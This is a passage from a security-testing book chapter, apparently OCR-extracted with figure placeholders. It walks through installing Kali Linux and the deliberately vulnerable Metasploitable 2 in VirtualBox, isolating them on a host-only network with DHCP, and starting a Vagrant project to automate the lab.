


Figure 2.6 – Virtualization platforms

3. Once the file has been downloaded, extract the contents using a tool like WinRAR or 7-Zip.




Figure 2.7 – WinRAR extracting Kali Linux

4. Then go to the folder where you extracted Kali Linux and double-click the extracted `.vbox` file to open it in VirtualBox.




Figure 2.8 – Extracted Kali Linux

5. The Kali Linux virtual machine will now appear in your VirtualBox manager, ready to be started.




Figure 2.9 – Kali Linux in VirtualBox

The default login credentials for this pre-configured image are:

- **Username:** `kali`
- **Password:** `kali`

And that's it! You now have a fully functional Kali Linux system running inside your VirtualBox environment. Feel free to navigate around and get familiar with it. The Kali Linux desktop should look similar to the following figure:




Figure 2.10 – A running Kali Linux operating system

We now have Kali Linux installed. Let's download and install a vulnerable target machine to practice on.

Downloading and installing Metasploitable 2

Now that we have our Kali Linux up and running, it's time to install Metasploitable 2.

1. Visit the official Metasploitable 2 website or repository (`https://sourceforge.net/projects/metasploitable/files/Metasploitable2/`) and download the latest version of the virtual machine image.




Figure 2.11 – Metasploitable download page

2. Once the download is complete, locate the compressed file you downloaded and extract it.




Figure 2.12 – Extracting Metasploitable using WinRAR

3. Inside the folder, you will see a `.vmdk` file. A `.vmdk` file requires a few extra steps to get it up and running as compared to the `.vbox` file:




Figure 2.13 – Extracted Metasploitable

4. Open VirtualBox and click on **New**.




Figure 2.14 – Adding a new Metasploitable virtual machine

You will see a pop-up window similar to the one in the following figure. In the window, provide the virtual machine name, type, and version as shown:




Figure 2.15 – Virtual machine name and operating system

5. Once you've done this, hit the **Next** button. You will be prompted to customize specific hardware settings, such as EFI, processor, and base memory. It's recommended that you keep the default settings unless you have specific requirements. Hit **Next** again.




Figure 2.16 – Hardware settings

6. Select **Use an existing virtual hard disk file** on the **Hard Disk** screen and click the folder icon. A Hard Disk Selector window will pop up. Click **Add** and navigate to the folder where you extracted Metasploitable and choose the `.vmdk` file:




Figure 2.17 – Virtual hard disk settings

Finally, click **Finish** and you'll see the Metasploitable 2 virtual machine listed in the VirtualBox manager:




Figure 2.18 – Virtual Machine summary

7. Simply double-click the virtual machine to boot it up.

   You'll be prompted to enter the login credentials when the virtual machine has finished loading. The default username is `msfadmin`, and the default password is also `msfadmin`.




Figure 2.19 – Metasploitable running

Remember to use the Metasploitable 2 VM responsibly and only for legitimate security research and testing purposes, as it is intentionally vulnerable and should not be exposed to any production environment.

Setting up network adapter

When working with virtual machines, it's often desirable to create an isolated network environment where the VMs can communicate with each other without directly interacting with the host machine's network or the broader internet. This is where the host-only network adapter in VirtualBox comes into play.

By creating a host-only network adapter, we establish a private network between the virtual machines, allowing them to communicate securely and without the risk of impacting any external networks or systems. This is particularly important when working with a vulnerable virtual machine like Metasploitable 2, as it ensures that any potential security breaches or attacks are contained within the isolated environment.

Let's walk through the process of setting up the host-only network adapter:

1. To set up the host-only network adapter, start by opening the VirtualBox application on your host machine. In the VirtualBox menu, navigate to **File > Tools** and select the **Network Manager**, or simply use the shortcut key **CTRL + H**.




Figure 2.20 – VirtualBox tools settings

2. Click the **Host-only Networks** tab, then click the **Create** button to add a new host-only adapter.




Figure 2.21 – Network Manager settings

3. Once the network adaptor has been created, select it and choose **Configure Adapter Manually** (see *Figure 2.21*). Change the automatically generated IP Address to `192.168.5.1` and leave the IPv4 Network Mask untouched.
4. We also need to enable the DHCP Server on our network adaptor to allow automatic IP address allocation. Click on the **DHCP Server** tab and check **Enable Server**. Change the IP configurations to the following:

    - **Server Address**: `192.168.5.2`
    - **Server Mask**: `255.255.255.0`
    - **Lower Address Bound**: `192.168.5.3`
    - **Upper Address Bound**: `192.168.5.254`

5. Once you are done, click on **Apply** to create our host-only network adapter:




Figure 2.22 – Configuring DHCP server

6. Next, configure the network settings for the Kali Linux virtual machine. Select the Kali Linux VM in the VirtualBox Manager, click the **Settings** button, and navigate to the **Network** tab. Here, you'll want to keep the first network adapter in its default **NAT** setting to maintain internet connectivity for the Kali Linux VM. For the second network adapter, check **Enable Network Adapter**. Under the **Attached to** dropdown, select **Host-only Adapter** and choose the host-only adapter you just created from the **Name** dropdown. This will allow the Kali Linux VM to communicate with the Metasploitable 2 VM over the host-only network. Click **OK** to save the settings:




Figure 2.23 – Applying host-only adapter to Kali Linux

7. For the Metasploitable 2 virtual machine, the configuration is slightly different. Select the Metasploitable 2 VM in the VirtualBox Manager, click the **Settings** button, and navigate to the **Network** tab. Under the **Attached to** dropdown, select **Host-only Adapter** and choose the same host-only adapter you selected for the Kali Linux VM. Since Metasploitable 2 is an intentionally vulnerable machine, it does not require internet access, so we can safely isolate it within the host-only network. Click **OK** to save the settings.




Figure 2.24 – Applying Host-only Adapter to Metasploitable

By setting up the host-only network adapter, we ensure that the Kali Linux and Metasploitable 2 VMs can communicate with each other over a private network. While the Kali Linux VM maintains its internet connectivity through the first network adapter, the Metasploitable 2 VM is isolated within the host-only network, preventing any unintended consequences or potential security breaches from affecting external systems. This configuration creates a secure environment for security testing, where you can safely interact with the vulnerable Metasploitable 2 machine without exposing it to the broader internet.

With the host-only network in place, you can now proceed to start the virtual machines and begin exploring.

Automating lab setup with Vagrant

Manually setting up a testing lab can be tedious and time-consuming. However, as this book focuses on automation, we have a solution: **Vagrant**.

Vagrant is an open-source software tool that enables developers and security professionals to create and manage lightweight, reproducible, and portable development environments. By using a `Vagrantfile`, you can define the configuration of your virtual machines, including the operating system, network settings, CPU, memory, and other parameters, allowing you to spin up consistent environments across different systems quickly.

This section walks you through the process of creating a Vagrant environment that provisions both a Kali Linux VM and a Metasploitable 2 VM, with a host-only network established between them.



Important note – Prerequisites

Ensure you have Vagrant installed on your host system. You can download it from the official Vagrant website (`https://www.vagrantup.com/downloads`).

We also need VirtualBox, as Vagrant will use it as the default provider for creating virtual machines.

A code editor of your choice that will help us manage the Vagrantfile. For demonstration, we will be using Microsoft Visual Studio Code (VS Code).

We will use the following steps:

1. **Creating a new Vagrant project directory**: Create a new project in VS Code and name it `vagrant-lab`. In the VS Code terminal, navigate to the directory of your project and run the following command to initialize a new Vagrant environment:

   ```
   vagrant init
   ```

   This will create a `Vagrantfile` in the current directory, which is the central configuration file for your Vagrant setup.

